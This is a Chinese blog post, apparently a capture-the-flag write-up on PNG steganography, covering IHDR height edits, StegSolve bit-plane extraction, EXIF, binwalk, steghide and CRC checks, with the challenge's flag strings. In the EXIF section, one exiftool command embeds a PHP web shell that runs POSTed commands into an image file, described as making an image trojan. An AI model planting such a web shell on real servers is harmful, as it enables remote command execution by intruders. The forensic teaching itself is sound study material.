# PNG隐写

原创

Skn1fe 于 2021-03-18 21:32:20 发布 1058 收藏 6


## 文章目录



以 One PieNG 等题目为例，分析PNG隐写姿势

## 二维码


## IHDR

文件头

```
        ANSI ASCII
%PNG            IHDR
   V   '—       «!*
5     tEXtArtist
#A k3y 1n exif#
úÃã    >iTXtXML:c
cm.adobe.xmp
```

文件尾

```
  _
END@B`,#HexEdito
r_will_b3_helpfu
l#%PNG          IH
DR        :      }
```

## 调整图片高度


dabai.png

| Offset | 0 | 1宽 | 2 | 3 | 4 | 5 | 6高 | 7 | 8 | 9 | A | B | C | D | E | F | ANSI ASCII |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | 89 | 50 | 4E | 47 | 0D | 0A | 1A | 0A | 00 | 00 | 00 | 0D | 49 | 48 | 44 | 52 | %PNG IHDR |
| 00000010 | 00 | 00 | 02 | A7 | 00 | 00 | 01 | 00 | 08 | 06 | 00 | 00 | 00 | 6D | 7C | 71 | § m\|q |
| 00000020 | 35 | 00 | 00 | 00 | 01 | 73 | 52 | 47 | 42 | 00 | AE | CE | 1C | E9 | 00 | 00 | 5 sRGB ®Î é |
| 00000030 | 00 | 04 | 67 | 41 | 4D | 41 | 00 | 00 | B1 | 8F | 0B | FC | 61 | 05 | 00 | 00 | gAMA ± üa |
| 00000040 | 00 | 09 | 70 | 48 | 59 | 73 | 00 | 00 | 0E | C4 | 00 | 00 | 0E | C4 | 01 | 95 | pHYs Ä Ä • |

修改高度

dabai改.png

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | 89 | 50 | 4E | 47 | 0D | 0A | 1A | 0A | 00 | 00 | 00 | 0D | 49 | 48 | 44 | 52 | %PNG |
| 00000010 | 00 | 00 | 02 | A7 | 00 | 00 | 01 | DF | 08 | 06 | 00 | 00 | 00 | 6D | 7C | 71 | $ |
| 00000020 | 35 | 00 | 00 | 00 | 01 | 73 | 52 | 47 | 42 | 00 | AE | CE | 1C | E9 | 00 | 00 | 5 |


dabai.png


dabai改.png

在8神的png隐写中，需要改的高度更高
可以直接把0改成9，其实可以无脑增大，显示不影响


#Pn9_He1gh7_6e_ch4ng3d#


#M4yb3_we_sh0uld_9o_d33per#

StegSolve

StegSolve使用方法

在Blue通道找到隐写



## File Format




## Data Extract


RGB是红绿蓝 但他们的值代表的实际上是亮度
R的数字越大，则代表红色亮度越高；R的数字越小，则代表红色亮度越低。G，B同理
R的亮度各有256个级别，GB同理。即从0到255，合计为256个。从数字0到255的逐渐增高，我们人眼观察到的就是亮度越来越大，红色、绿色或蓝色越来越亮。然而256是2的8次方
所以你会看见上图的7~0 一共8个通道
而Alpha就是透明度 该通道用256级灰度来记录图像中的透明度信息，定义透明、不透明和半透明区域
alpha的值为0就是全透明，alpha 的值为 255 则表示不透明
因此左半部分就理解了
右半部分就是Extra By(额外的)和Bit Order（位顺序）和Bit Plane Order（位平面的顺序）
1）.Extra By(额外的)：分为row（行）和column（纵）
每个像素用R，G，B三个分量表示，那么一张图片就像一个矩阵，矩阵的每个单位就是（$0_{255}$, $_0255$，0~255）
也就会有是纵排列和行排列了，一般事先访问行再访问列（如果相反会引起ve使用方法）
2）.Bit Order（位顺序）:MSB是一串数据的最高位，LSB是一串数据的最低位。
3）.Bit Plane Order（位平面的顺序)
整个图像分解为8个位平面，从LSB(最低有效位0)到MSB（最高有效位7）随着从位平面0 到位平面7，位平面图像的特征逐渐变得复杂，细节不断增加。（一般我们的图片如果是RGB那么就是24位 3乘8嘛）
4）Bit Plane Order（位平面的顺序）:一般图片是24位 也就是3个8 大家可以想像成三明治 比如BGR就是B为三明治第一层
G为第二层 R为第三层。

```
#LSB_ls_ v3ry_e4s
y_righ7? #m..m.$.
I.m..m.8 .vUZ...U
..v.m.IZ ...mV.j.
.m..m..m ..m..m..
□_.c.7$m ...I$.I$
m..m...I $.I$.I$.
I$.I$.I$ .I$.I$.I
$.I$m... I$.I$.I$
.I$.I$m. ..I$.I$m
```






考虑纵列：尝试去掉一些通道

```
#5ometlm es_LSB_g
0es_colo mn_flr5t
#?..... ........
........ ...?....
........ ......<?
........ ........
.?..... ........
......V. ...j..0.
...UVVeY ..i<...?
.c.U...Z Z....ZUU
```





遇到明显的问题可以猜猜看在7通道的隐写




分析不同通道间的隐写长度


1，2通道宽度更大





Save Bin解压即可

## Frame Browser

Stegsolve打开gif，一帧一帧看


## EXIF

exiftool支持图片EXIF信息查询，修改及批量操作




还支持其它文件的EXIF操作

例：为一个图片生成图片码，图片码为我们的木马

```
exiftool poc.jpg -documentname="<?php echo exec(\$_POST['cmd']); ?>"
```

EXIF在线工具

### File

| | |
|---|---|
| FileType | PNG |
| FileTypeExtension | png |
| MIMEType | image/png |

### PNG

| | |
|---|---|
| 图像宽度 | 1366 |
| 图像高度 | 663 |
| 位深 | 8 |
| 色彩类型 | RGB with Alpha |
| 压缩 | Deflate/Inflate |
| 滤镜 | Adaptive |
| Interlace | Noninterlaced |
| Artist | #A_k3y_1n_exif# |

### XMP-x

| | |
|---|---|
| XMP工具kit | Image::ExifTool 11.98 |

### XMP-photoshop

| | |
|---|---|
| DocumentAncestors | 23415F6B65795F6672306D5F50683074307368307023 |
| 城市 | b58/3AjtPrXQJuhFwguK7nqu4ZpsqMLwU |


### Composite

| | |
|---|---|
| 图像尺寸 | 1366x663 |
| Megapixels | 0.906 |




## Binwalk

```
binwalk -e png
```




## Foremost

有时候binwalk并不好用




## Steghide

隐藏文件

steghide embed -cf [图片文件载体] -ef [待隐藏文件]

```
steghide embed -cf 1.jpg -ef 1.txt
```

查看图片中嵌入的文件信息

```
steghide info 1.jpg
```

提取图片中隐藏的文件

```
steghide extract -sf 1.jpg
```


## PNGdebugger


```
PS F:\ChromeDownload\隐写\png-debugger-master\Debug> .\PNGDebugger F:\ChromeDownload\#St4rt_fr0m_th1s_5tr1ng#.png
file-path=F:\ChromeDownload\#St4rt_fr0m_th1s_5tr1ng#.png
file-size=2018896 bytes

0x00000000      png-signature=0x89504E470D0A1A0A

0x00000008      chunk-length=0x0000000D (13)
0x0000000C      chunk-type='IHDR'
0x0000001D      crc-code=0xAB212A35
>> (CRC CHECK)  crc-computed=0x692A118D         =>      CRC FAILED


0x00000021      chunk-length=0x00000016 (22)
0x00000025      chunk-type='tEXt'
0x0000003F      crc-code=0x7FFAC3E3
>> (CRC CHECK)  crc-computed=0x7FFAC3E3         =>      CRC OK!


0x00000043      chunk-length=0x0000023E (574)
0x00000047      chunk-type='iTXt'
0x00000289      crc-code=0xD915B16A
>> (CRC CHECK)  crc-computed=0xD915B16A         =>      CRC OK!
```



## TweakPNG

可以查看或修改图片信息




Text
Keyword
XML:com.adobe.xmp
OK
Compressed
International text
Cancel
Language tag
Translated keyword
xmlns:photoshop='http://ns.adobe.com/photoshop/1.0/'>
<photoshop:DocumentAncestors> <rdf:Bag>
<rdf:li>23415F6B65795F6672306D5F506830743073683070 23</rdf:li> </rdf:Bag>
</photoshop:DocumentAncestors>
<photoshop:City>b58/3AjtPrXQJuhFwguK7nqu4ZpsqMLwU</photoshop:City>
</rdf:Description>
</rdf:RDF>
</x:xmpmeta>
<?xpacket end='r'?>